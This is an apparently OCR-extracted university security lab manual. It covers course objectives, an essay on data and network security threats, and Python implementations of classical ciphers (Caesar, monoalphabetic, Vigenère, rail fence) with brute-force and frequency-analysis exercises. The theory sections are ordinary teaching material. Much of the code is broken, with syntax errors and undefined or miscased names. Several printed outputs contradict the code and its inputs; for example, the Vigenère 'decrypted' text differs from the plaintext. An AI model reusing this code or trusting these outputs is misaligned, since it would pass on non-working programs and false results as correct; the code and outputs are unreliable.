SECURITY LABORATORY
LABORATORY MANUAL
FOR V SEMESTER T.E COURSE
ACADEMIC YEAR: 2024 – 2025 (ODD)
MUMBAI UNIVERSITY, MAHARASHTRA

DEPARTMENT OF INFORMATION TECHNOLOGY
XAVIER INSTITUTE OF ENGINEERING,
MAHIM-400 016.

XAVIER INSTITUTE OF ENGINEERING

Institute Vision

To nurture the joy of excellence in a world of high technology.

Institute Mission

To strive to match global standards in technical education by interaction with industry, continuous staff training and development of quality of life.

XAVIER INSTITUTE OF ENGINEERING
Mahim, Mumbai 400016
Department of Information Technology
(NBA Accredited)
(Approved by AICTE, Govt. of Maharashtra and Affiliated to University of Mumbai)

Department Vision

To nurture the joy of excellence in the world of Information Technology.

Department Mission

M1: To develop the critical thinking ability of students by promoting interactive learning.

M2: To bridge the gap between industry and institute and give students the kind of exposure to the industrial requirements in current trends of developing technology.

M3: To promote learning and research methods and make them excel in the field of their study by becoming responsible while dealing with social concerns.

M4: To encourage students to pursue higher studies and provide them awareness on various career opportunities that are available.

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Program Education Objective (PEO)

After 3-5 years of graduation, Information Technology Engineering Graduates shall be

PEO1: employed as IT professionals, and shall engage themselves in learning, understanding, and applying newly developed ideas and technologies as their field of study evolves.

PEO2: competent to use the learnt knowledge successfully in the diversified sectors of industry, academia, research and work effectively in a multidisciplinary environment.

PEO3: aware of professional ethics and create a sense of social responsibility in building the nation/society.

Program Specific outcome (PSO)

PSO1: Demonstrate the ability to analyze and visualize the business domain and formulate appropriate information technology solutions.

PSO2: Apply various technologies like Intelligent Systems, Data Mining, IOT, Cloud and Analytics, Computer and Network Security etc. for innovative solutions to real time problems.

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Program Outcomes (PO)

Engineering Graduates will be able to

PO1: Engineering Knowledge: Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems.

PO2: Problem Analysis: Identify, formulate, review research literature, and analyse complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences and engineering sciences.

PO3: Design/Development of Solutions: Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations.

PO4: Conduct Investigations of Complex Problems: Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions for complex problems.

PO5: Modern Tool Usage: Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modelling to complex engineering activities with an understanding of the limitations.

PO6: The Engineer and Society: Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice.

PO7: Environment and Sustainability: Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development.

PO8: Ethics: Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice.

PO9: Individual and Team Work: Function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings.

PO10: Communication: Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions.

PO11: Project Management and Finance: Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multidisciplinary environments.

PO12: Life-long Learning: Recognize the need for, and have the preparation and ability to engage in independent and lifelong learning in the broadest context of technological change

GENERAL INSTRUCTIONS FOR LABORATORY CLASSES

DO'S

o Without Prior permission do not enter into the Laboratory.
o While entering into the LAB students should wear their ID cards.
o The Students should come with proper uniform.
o Students should come with observation and record note book to the laboratory.
o Students should maintain silence inside the laboratory.
o After completing the laboratory exercise, make sure to shut down the system properly.

DONT'S

o Students bringing the bags inside the laboratory.
o Students using the computers in an improper way.
o Students scribbling on the desk and mishandling the chairs.
o Students using mobile phones inside the laboratory.
o Students making noise inside the laboratory.

HARDWARE REQUIREMENTS:

1) **Intel Core i3/i5/i7 processor**
2) **500 GB HDD**
3) **4GB RAM**

SOFTWARE REQUIREMENTS:

1) **Windows OS**
2) **Python 3.5**
3) **Kleopatra**
4) **Nmap- Zenmap**
5) **Wireshark**
6) **Nessus**
7) **VM Ware - Ubuntu OS**

UNIVERSITY EXAMINATION

Practical Examination = 25 marks
TermWork = 25 marks

Lab Objectives:

1. To apply the knowledge of symmetric cryptography to implement classical ciphers.
2. To analyze and implement public key encryption algorithms, hashing and digital signature
algorithms.
3. To explore the different network reconnaissance tools to gather information about networks.
4. To explore the tools like sniffers, port scanners and other related tools for analyzing.
5. To Scan the network for vulnerabilities and simulate attacks.
6.To set up intrusion detection systems using open-source technologies

Lab Outcomes:

1. **Illustrate** symmetric cryptography by implementing classical ciphers.
2. **Demonstrate** Key management, distribution and user authentication.
3. **Explore** the different network reconnaissance tools to gather information about networks
4. **Explore** tools like sniffers, port scanners and other related tools for analyzing packets in a network.
5. **Explore** open-source tools to scan the network for vulnerabilities and simulate attacks.
6. **Demonstrate** the network security system using open source tools.

LO to PO mapping:

LO\PO	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
ITL502.1	3	1		1	3	3		2	3	3		2	2	2
ITL502.2	3	1	2	2	3	3		2	3	3		2	2	2
ITL502.3	3	1	2	2	3	3		2	3	3		2	3	3
ITL502.4	3	1		1	3	3		2	3	3		2	3	3
ITL502.5	3	1	2	2	3	3		2	3	3		2	3	3
ITL502.6	3	1	2	3	3	3		2	3	3		2	2	2

TE (IT) SEM-V
Subject: Security Lab (ITL502)

08th July 2024

A.Y 2024 - 2025
List of Experiments

Sr. No.	NAME OF THE EXPERIMENT	BLOOM'S LEVEL	LAB OUTCOME	PO MAPPING
1.	Study of Data Security Challenges (Batch A, C) Study of Network Security Challenges (Batch B)	BL2 - Understand, BL3 - Apply	LO5	PO1, PO2, PO5, PO6, PO9, PO10, PO12
2.	Implementation of Substitution Technique 1 a] Ceaser Cipher Encryption and Decryption 1 b] Brute force attack on Ceaser Cipher 2 a] Mono alphabetic Cipher 2 b] Guessing Attack using Frequency Analysis on Mono Alphabetic Cipher	BL2 - Understand, BL3 - Apply	LO1	PO1, PO2, PO5, PO6, PO9, PO10, PO12
3.	Implementation of Product Cipher using Substitution and Transposition Technique 1 a] Vigenere Cipher 1 b] Product Cipher Encryption and Decryption using Vigenere 2 a] Railfence Technique 2 b] Product Cipher Encryption and Decryption using Rail fence	BL2 - Understand, BL3 - Apply	LO2	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
4.	Implementation of Advanced Encryption Standard 1a] Advanced Encryption Standard in Cipher Block Chain Mode 1b] Advanced Encryption Standard in Electronic Code Block Mode 1c] Encryption of AES Block Cipher Modes using SSL commands	BL2 - Understand, BL3 - Apply	LO2	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
5.	Implementation of Public Key Encryption Techniques and Digital Signature 1a] Implementation of Public Key Encryption Technique (RSA) using SSL Commands 1b] Implementation of Digital Signature by RSA	BL2 - Understand, BL3 - Apply	LO2	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12

6.	Implementation of Hashing and Digital Certificate 1] Hashing Technique: SHA 256 and SHA 512 2] Digital Certificate by RSA Algorithm a Public Key Encryption Technique using SSL Commands	BL4 - Analyze	LO3	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
7.	Study the use of network reconnaissance tools and Analysis of Systems connected in network using network commands	BL3 - Apply, BL4- Analyze	LO3	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
8.	Study of Packet Sniffer Tools - Wireshark 1a] Packet Sniffing of HTTP, FTP packets in promiscuous mode 1b] Packet Sniffing of HTTPS packets in promiscuous mode 1c] Threat Analysis using Wireshark	BL3 - Apply, BL4- Analyze	LO4	PO1, PO2, PO5, PO6, PO9, PO10, PO12
9.	Study of Nmap Tool in Windows and Ubuntu 1] Website Crawling and Analyzing Using N map Tool and Wireshark 2] Analysis of All the Ports using NMAP Tool in Windows and Ubuntu	BL3 - Apply, BL4- Analyze	LO5	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
10.	Study of Malicious software using different Tools 1] Python Key logger Attack and Key logger Tool 2] Use the NESSUS/ISO Ubuntu tool to scan the network for vulnerabilities.	BL4- Analyze, BL5 - Evaluate	LO6	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
11.	Study of Email Security 1] Explore GPG tool to implement email security 2] Analysis of Phishing Attack	BL4- Analyze, BL5 - Evaluate	LO6	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
12.	Examining network Configurations, switches and routers of XIE	BL4- Analyze, BL5	LO1-6	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
Advanced Experiments:				
1.	Identify and analyse the high and medium priority vulnerabilities in the Windows Machine using NESSUS Tool	BL3 - Apply, BL4- Analyse	LO4,6	PO1, PO2, PO5, PO6, PO9, PO10, PO12
2.	Analyse the system and network vulnerability using windows Sysinternals	BL3 - Apply, BL4- Analyse	LO4,6	PO1, PO2, PO5, PO6, PO9, PO10, PO12

Design Based Experiments:				
1.	Design a firewall policy to control the inbound and outbound traffic for websites	BL3 - Apply, BL4- Analyse BL6 - Create	LO4,6	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
2.	Configure a common desktop background for the machines connected with windows server	BL3 - Apply, BL4- Analyse	LO4,6	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
Open Ended Experiments:				
1.	Setup SNORT for the analysis of network of vulnerability and study the log information.	BL3 - Apply, BL4- Analyse BL6 - Create	LO4,6	PO1, PO2, PO5, PO6, PO9, PO10, PO12
2.	Analyse the Macro virus from the connected network	BL3 - Apply, BL4- Analyse	LO4,6	PO1, PO2, PO5, PO6, PO9, PO10, PO12

Ms. Stella J
Subject In-charge

Dr. Jaychand Upadhyay
HOD-IT

EXPERIMENT-1

STUDY OF DATA SECURITY AND NETWORK SECURITY CHALLANGES

LO5: Explore open-source tools to scan the network for vulnerabilities and simulate attacks.
PO: PO1, PO2, PO5, PO6, PO9, PO10, PO12

DATA SECURITY CHALLENGES:

Importance of Data in Cyber Security:

Data is of paramount importance in cybersecurity as it enables the detection, prevention, and response to threats. By analyzing large volumes of data, **cybersecurity professionals** can **identify patterns** and **anomalies** that indicate **potential security breaches** or malicious activities. Data helps in understanding and mitigating risks, as well as in developing more robust security protocols and systems. It also plays a critical role in incident response and forensic investigations, providing the evidence needed to trace attacks and understand their impact. Furthermore, data-driven insights support continuous improvement in security measures, ensuring that organizations can adapt to evolving threats and protect sensitive information effectively.

Threats to Data:

Data is vulnerable to various threats, including malware, phishing attacks, and insider threats. **Malware**, such as **viruses, ransomware, and Trojan horses, can corrupt or steal data**, while **phishing scams** trick **individuals into revealing sensitive information** through deceptive emails or websites. Insider threats, originating from within the organization, pose risks when employees or contractors misuse their access to compromise data. Additionally, data can be exposed through inadequate security measures, such as weak passwords or unpatched software vulnerabilities, making it susceptible to unauthorized access, theft, and loss. In a landscape where cyber threats are increasingly sophisticated, protecting data from these diverse threats is essential to maintaining its integrity and security.

Data need to be Secured:

Data needs to be secured to protect sensitive information from unauthorized access, theft, and breaches. Securing data ensures the privacy and confidentiality of personal and organizational information, preventing identity theft, financial loss, and reputational damage. It is crucial for maintaining the integrity and availability of data, ensuring that information remains accurate and

accessible to authorized users when needed. Data security also helps organizations comply with legal and regulatory requirements, avoiding penalties and legal consequences. In the digital age, where cyber threats are increasingly sophisticated, securing data is essential for safeguarding assets, building trust with customers and stakeholders, and sustaining the overall operational and strategic goals of an organization.

Data Security Challenges:

Data Breaches: Unauthorized access to sensitive information, leading to potential financial loss and reputational damage.

Insider Threats: Risks from within an organization where employees or contractors may unintentionally or intentionally compromise security.

Malware and Ransomware: Rapidly evolving threats that can corrupt or encrypt data, requiring continuous vigilance and updates to defenses.

Cloud Security: Challenges in protecting data stored in cloud environments from misconfigurations and unauthorized access.

IoT Device Security: Issues related to securing a vast network of connected devices with weak encryption and insecure configurations.

Protection of Data:

To effectively protect data, several key security tools are essential. **Firewalls** are crucial for monitoring and controlling network traffic to prevent unauthorized access. **Antivirus and anti-malware software** play a vital role in detecting, preventing, and removing malicious software and viruses. **Encryption tools** safeguard data by converting it into a secure format that only authorized parties can read. **Intrusion Detection and Prevention Systems (IDS/IPS)** are used to monitor and block malicious activities or policy violations on the network. Lastly, **Data Loss Prevention (DLP) tools** help monitor and manage data transfers to prevent unauthorized access or loss of sensitive information. Together, these tools form a comprehensive strategy to protect data from various security threats and vulnerabilities.

NETWORK SECURITY CHALLENGES:

Importance of Network Security:

Network security is a fundamental component of cybersecurity, essential for protecting the integrity, confidentiality, and availability of data transmitted across networks. It involves implementing measures to safeguard against unauthorized access, misuse, or disruption of network resources and data. Effective network security ensures that sensitive information remains confidential and is not intercepted or accessed by unauthorized parties. It also protects against cyberattacks, such as Distributed Denial of Service (DDoS) attacks, that can overwhelm and disrupt network services. By securing network infrastructure, organizations can prevent data breaches, maintain operational continuity, and comply with regulatory requirements. Additionally, network security supports the overall cybersecurity framework by enabling secure communication channels, controlling access to network resources, and monitoring for potential threats. Thus, robust network security is crucial for maintaining the resilience and trustworthiness of an organization's entire cybersecurity posture.

Threats to Data:

Network security faces numerous threats that can compromise the integrity and availability of systems and data. Malware, such as viruses, worms, and ransomware, is designed to damage or gain unauthorized access to systems. Phishing attacks involve deceptive tactics to obtain sensitive information by impersonating trusted entities. Distributed Denial of Service (DDoS) attacks flood networks with excessive traffic, disrupting services and rendering them unavailable. Man-in-the-Middle (MitM) attacks intercept and potentially alter communication between parties without their knowledge. SQL injection exploits vulnerabilities in web applications to manipulate or access database information. Insider threats stem from within the organization, where employees or contractors may misuse access. Network scanning and sniffing involve unauthorized attempts to gather sensitive information from network traffic. Credential stuffing uses stolen login credentials to gain unauthorized access. Zero-day exploits target unknown vulnerabilities in software or hardware. Lastly, Advanced Persistent Threats (APTs) are sophisticated, prolonged attacks aimed at stealing data or compromising systems. Addressing these threats requires robust and comprehensive network security measures to protect against various types of cyber risks.

Network Need to be Secured:

Networks need to be secured to protect against a wide range of cyber threats and ensure the confidentiality, integrity, and availability of data and resources. Securing networks prevents unauthorized access and data breaches, safeguarding sensitive information from malicious actors. It helps maintain the continuity of operations by defending against disruptions like Distributed Denial of Service (DDoS) attacks that can overwhelm and incapacitate network services. Network security also protects against insider threats and the exploitation of vulnerabilities that could lead to significant financial loss and reputational damage. Furthermore, robust network security measures are essential for compliance with regulatory requirements and industry standards. By implementing comprehensive security strategies, organizations can mitigate risks, ensure reliable network performance, and maintain trust with clients and stakeholders.

Network Security Challenges:

Evolving Threat Landscape: Cyber threats are continuously advancing, making it difficult to keep defenses updated against new attack techniques and vulnerabilities.

Complex Network Architectures: Modern networks often involve intricate configurations, including cloud services and IoT devices, which can create multiple entry points and complicate security management.

Insider Threats: Employees or contractors with legitimate access may unintentionally or intentionally compromise network security, posing significant risks.

Zero-Day Vulnerabilities: Newly discovered vulnerabilities that are unknown to the public and vendors can be exploited before patches or defenses are developed, leaving networks exposed.

Resource Constraints: Limited financial and technical resources can hinder an organization's ability to implement and maintain comprehensive network security measures, increasing vulnerability to attacks.

Protection of Network:

Protection of a network using cyber tools involves deploying a range of technologies to safeguard against various threats. Here are key tools and their roles in network protection:

Firewalls: Firewalls monitor and control incoming and outgoing network traffic based on predefined security rules, helping to prevent unauthorized access and block malicious activities.

Intrusion Detection and Prevention Systems (IDS/IPS): IDS tools detect and alert on suspicious activities within the network, while IPS tools take proactive measures to block or mitigate identified threats.

Antivirus and Anti-Malware Software: These tools scan for, detect, and remove malicious software, protecting networked systems from viruses, worms, and ransomware.

Encryption Tools: Encryption tools secure data by converting it into unreadable formats for unauthorized users. This ensures the confidentiality of sensitive information both in transit and at rest.

Security Information and Event Management (SIEM): SIEM systems collect, analyze, and correlate security event data from across the network, enabling real-time threat detection and incident response.

EXPERIMENT-2

IMPLEMENTATION OF SUBSTITUTION TECHNIQUE

LO1: Illustrate symmetric cryptography by implementing classical ciphers.
PO: PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12

1 a] Ceaser Cipher Encryption and Decryption


Aim: To Perform Substitution technique such as Ceaser Cipher, Mono-alphabetic cipher Encryption and Decryption

Theory:

To encrypt a message with a Caesar cipher, each letter in the message is changed

using a simple rule: shift by three. Each letter is replaced by the letter three letters ahead in the alphabet. A becomes D, B becomes E, and so on. For the last letters, we can think of alphabet as a circle and "wrap around". W becomes Z, X becomes A, Y becomes B, and Z becomes C. To change a message back, each letter is replaced by the one three before it.

Example:



Code:

#ENCRYPTION

```
import string
all_letters= string.ascii_letters #A list containing all characters

dict1 = {}
key = 3
```

```
for i in range(len(all_letters)):
        dict1[all_letters[i]] = all_letters[(i+key)%len(all_letters)]
plain_txt= "XIE IS BEST"
cipher_txt=[]
# loop to generate ciphertext
for char in plain_txt:
        if char in all_letters:
                temp = dict1[char]
                cipher_txt.append(temp)
        else:
                temp =char
                cipher_txt.append(temp)

cipher_txt= "".join(cipher_txt)
print("Cipher Text is: ",cipher_txt)
```

Output:

```
Cipher Text is:  aLH LV EHVW
```

#DECRYPTION

```
dict2 = {}
for i in range(len(all_letters)):
        dict2[all_letters[i]] = all_letters[(i-key)%(len(all_letters))]

# loop to recover plain text
decrypt_txt = []

for char in cipher_txt:
        if char in all_letters:
                temp = dict2[char]
                decrypt_txt.append(temp)
        else:
                temp = char
                decrypt_txt.append(temp)

decrypt_txt = "".join(decrypt_txt)
print("Recovered plain text :", decrypt_txt)
```

Output:

```
Recovered plain text : XIE IS BEST
```

1 b] Brute force attack on Ceaser Cipher:

Aim: To perform Brute force attack on Ceaser Cipher


Theory:

We can hack the Caesar cipher by using a cryptanalytic technique called brute-force.
A brute-force attack tries every possible decryption key for a cipher. Decrypting the ciphertext with that key, looking at the output, and then moving on to the next key if they didn't find the secret message. Because the brute-force technique is so effective against the Caesar cipher

Code:

```
Letters =
"ABCDEFGHIJKLMNOPQRSTUVWXYZ"

cipher_text= aLH LV EHVW
for key in range(len(letters)):
    output = ''
    for symbol in cipher_text:
      if symbol in letters:
        num = letters.find(symbol)
        num = num - key
        if num < 0:
            num = num + len(letters)
        output = output + letters[num]
      else:
            output = output + symbol
    print('The message is #%s: %s' %(key, output))
```

Output:




2a] Mono alphabetic Cipher:

Aim: To perform Mono alphabetic Cipher using Python

Theory:

Mono alphabetic cipher is a substitution cipher in which for a given key, the cipher alphabet for each plain alphabet is fixed throughout the encryption process. For example, if ‘A’ is encrypted as ‘D’, for any number of occurrence in that plaintext, ‘A’ will always get encrypted to ‘D’.



Code:

#Encryption

```
plain_text = input("Enter the secret message: ").lower()
letters = "abcdefghijklmnopqrstuvwxyz"
key = input("Enter the key: ").lower()
new_key = ""

new_text = ""
cipher_text= []

for char in plain_text:
    if char in letters:
        new_text += char

for char in key:
    if char in letters:
        if char not in new_key:
            new_key += char

for char in letters:
```

```
    if char not in new_key:
        new_key += char

def encrypt():
    index_values=[letters.index(char) for char in new_text]
    return "".join(new_key[indexKey] for indexKey in index_values)
print(encrypt())
```

Output:

```
Enter the secret message: Hey this is mono alphabetic cipher
Enter the key: Aman
fcytfgsgskoloajpfamctgnngpfcr
```


2b] Guessing Attack using Frequency Analysis on Mono Alphabetic Cipher:

Aim: To perform guessing attack using frequency analysis on mono alphabetic cipher

Theory:

The methodology behind frequency analysis relies on the fact that in any language, each letter has its own personality. The most obvious trait that letters have is the frequency with which they appear in a language. Clearly in English the letter "Z" appears far less frequently than, say, "A". In times gone by, if you wanted to find out the frequencies of letters within a language, you had to find a large piece of text and count each frequency. Now, however, we have computers that can do the hard work for us. But in fact, we don't even need to do this step, as for most languages there are databases of the letter frequencies, which have been calculated by looking at millions of texts, and are thus very highly accurate.

From these databases we find that "E" is the most common letter in English, appearing about 12% of the time (that is just over one in ten letters is an "E"). The next most common letter is "T" at 9%. The full frequency list is given by the graph below.



Code:

```
cipher_text = "xfifruirs"
stored_letters={}

for char in cipher_text:
    if char not in stored_letters:
        stored_letters[char] = 1
    else:
        stored_letters[char] += 1
attempt = cipher_text.replace("i","\033[31me\033[0m")
attempt = attempt.replace("f","\033[34mi\033[0m")
attempt = attempt.replace("r","\033[34ms\033[0m")
attempt = attempt.replace("s","\033[34ms\033[0m")
attempt = attempt.replace("u","\033[34mb\033[0m")
print(attempt)
print(stored_letters)
```

Output:

```
xieisbess
{'x': 1, 'f': 2, 'i': 2, 'r': 2, 'u': 1, 's': 1}
```

Conclusion:

Basic Substitution techniques such as ceaser and mono-alphabetic cipher is studied in the experiment, how the plaintext is converted to cipher text to protect the original text message also this basic substitution method is vulnerable to such as Brute force attack and frequency analysis.

EXPERIMENT-3

IMPLEMENTATION OF PRODUCT CIPHER USING SUBSTITUTION AND TRANSPOSITION TECHNIQUE

LO: Illustrate symmetric cryptography by implementing classical ciphers.

PO: PO1, PO2, PO5, PO6, PO9, PO10, PO12

1 a] Vigenere Cipher:

Aim: To perform Vigenere Cipher using Python

Theory:

Vigenere Cipher is a method of encrypting alphabetic text. It uses a simple form of polyalphabetic substitution. A polyalphabetic cipher is any cipher based on substitution, using multiple substitution alphabets .The encryption of the original text is done using the Vigenère square or Vigenère table.

- The table consists of the alphabets written out 26 times in different rows, each alphabet shifted cyclically to the left compared to the previous alphabet, corresponding to the 26 possible Caesar Ciphers.
- At different points in the encryption process, the cipher uses a different alphabet from one of the rows.
- The alphabet used at each point depends on a repeating keyword.

Code:

```
# Vigenere Cipher
## This function generates the key in a cyclic manner until it's length isn't #equal to the
length of original text
def generateKey(string, key):
        key = list(key)
        if len(string) == len(key):
                return(key)
        else:
                for i in range(len(string) -
                                        len(key)):
                        key.append(key[i % len(key)])
```

```
    return("" . join(key))


# This function returns the encrypted text generated with the help of the #key
def cipherText(string, key):
    cipher_text = []
    for i in range(len(string)):
        x = (ord(string[i]) +
             ord(key[i])) % 26
        x += ord('A')
        cipher_text.append(chr(x))
    return("" . join(cipher_text))

# This function decrypts the encrypted text and returns  the original text
def originalText(cipher_text, key):
    orig_text = []
    for i in range(len(cipher_text)):
        x = (ord(cipher_text[i]) -
             ord(key[i]) + 26) % 26
        x += ord('A')
        orig_text.append(chr(x))
    return("" . join(orig_text))

# Driver code
if_name___==  "___main___":
    string  =  "XIEISBEST"
    keyword = "MUMBAI"
    key = generateKey(string, keyword)
    cipher_text = cipherText(string,key)
    print("Ciphertext :", cipher_text)
    print("Original/Decrypted Text :",
        originalText(cipher_text, key))
```

Output:

```
Ciphertext         :         UEOMRKZHKMR
Original/Decrypted Text : IAMANINDIAN
```

1b] Product Cipher Encryption and Decryption using Vigenere

Aim: To perform product Cipher Encryption and Decryption using Vigenere.

Theory:

In cryptography, a product cipher combines two or more transformations in a manner intending that the resulting cipher is more secure than the individual components to make it resistant to cryptanalysis. The product cipher combines a sequence of simple transformations such as substitution (S-box), permutation (P-box), and modular arithmetic.

Encryption

Virgere Cipher:

The plaintext(P) and key(K) are added modulo 26.

Ei = (Pi + Ki) mod 26

Product Cipher:

EPRi = (Ei + Ki) mod 26

Decryption

DPRi = (EPRi - Ki + 26) mod 26

Di = (DPRi - Ki + 26) mod 26

Code:

```
# Key Generation
def generateKey(string, key):
    key = list(key)
    if len(string) == len(key):
        return(key)
    else:
        for i in range(len(string) -
                       len(key)):
            key.append(key[i % len(key)])
    return("" . join(key))

# Encryption
def cipherText(string, key):
    cipher_text = []
    for i in range(len(string)):
        x = (ord(string[i]) +
             ord(key[i])) % 26
        x += ord('A')
```

```
        cipher_text.append(chr(x))
    return("" . join(cipher_text))
# Decryption
def originalText(cipher_text, key):
    orig_text = []
    for i in range(len(cipher_text)):
        x = (ord(cipher_text[i]) -
            ord(key[i]) + 26) % 26
        x += ord('A')
        orig_text.append(chr(x))
    return("" . join(orig_text))
# Driver code
if _name_ == "_main_":
    string = "XIEISBEST"
    string2 = "SHIVAM"
    keyword = "MUMBAI"
    key = generateKey(string, keyword)
    cipher_text = cipherText(string,key)
    print("Plain Text:",string)
    print("Key:",keyword)
    print("Ciphertext1 :", cipher_text)
    key2 = generateKey(string2, keyword)
    cipher_text2 = cipherText(string2,key2)
    print("Ciphertext2 :", cipher_text2)

    print("Original/Decrypted Text1 :", originalText(cipher_text2, key2))
    print("Original/Decrypted Text2 :", originalText(cipher_text, key)
```

Output:

Vigenere Text while Encryption: UEOMRKZHKMR

ProductText : GIQYVMLLMYV

Vigenere Text while Decryption: UEOMRKZHKMR

Original/Decrypted Text : IAMANINDIAN


TRANSPOSITION TECHNIQUE:

2a] Railfence Technique

Aim: To perform Railfence Technique.

Theory:

In the rail fence cipher, the plain text is written downwards and diagonally on successive "rails" of an imaginary fence, then moving up when we reach the bottom rail. When we reach the top rail, the message is written downwards again until the whole plaintext is written out. The message is then read off in rows.



yields the cipher

W I R E E R O S U A E V A R B D E V S C A C D O F E S E Y L .

Code:

```
#Encryption:
cipher_text=""
def railfence(plain_text,key):
    if key==2:
        return (plain_text[::2]+plain_text[1::2])
    else:
        return "number of rails not supported"
cipher_text= railfence("xie is best ", 2)
print(cipher_text)

#Decryption:
block1=cipher_text[:6:]
print(block1)
block2=cipher_text[6::]
print(block2)
x1=print(block1[0]+block2[0]+block1[1]+block2[1]+block1[2]+block2[2]+block1[3]+bloc
k2[3]+
        block1[4]+block2[4]+block1[5]+block2[5])
```

Output:

```
xei eti sbs
xei et
i sbs
xie is best
```

2b] Product Cipher Encryption and Decryption using Railfence

Aim: To perform product Cipher Encryption and Decryption using Railfence.

Theory:

In cryptography, a product cipher combines two or more transformations in a manner intending that the resulting cipher is more secure than the individual components to make it resistant to cryptanalysis. The product cipher combines a sequence of simple transformations such

Code:

```
#Encryption:
cipher_text=""
def railfence(plain_text,key):

    if key==2:
        return (plain_text[::2]+plain_text[1::2])
    else:
        return "number of rails not supported"

cipher_text= railfence("xie is best ", 2)
cipher_text2= railfence("xei eti sbs ", 2)
print("\nEncrypted text1:",cipher_text)
print("Encrypted text2:",cipher_text2)

#Decryption:
block1=cipher_text2[:6:]
#print(block1)
block2=cipher_text2[6::]
#print(block2)
x1=print("\nDecrypted text1:",
block1[0]+block2[0]+block1[1]+block2[1]+block1[2]+block2[2]+block1[3]+block2[3]+bl
ock1[4]+block2[4]+block1[5]+block2[5])

block3=cipher_text[:6:]
#print(block1)
block4=cipher_text[6::]
x2 = print("Decrypted text2:",
block3[0]+block4[0]+block3[1]+block4[1]+block3[2]+block4[2]+block3[3]+block4[3]+bl
ock3[4]+block4[4]+block3[5]+block4[5])
```

Output:

```
Encrypted text1: xei eti sbs
Encrypted text2: xieisse t b

Decrypted text1: xei eti sbs
Decrypted text2: xie is best
```

Conclusion:

In this experiment substitution and transposition cipher such as vigenere and railfence cipher is studied. Product of vigenere cipher and applying another cipher such as ceaser cipher is also used to provide more secure to the plain text.

EXPERIMENT-4

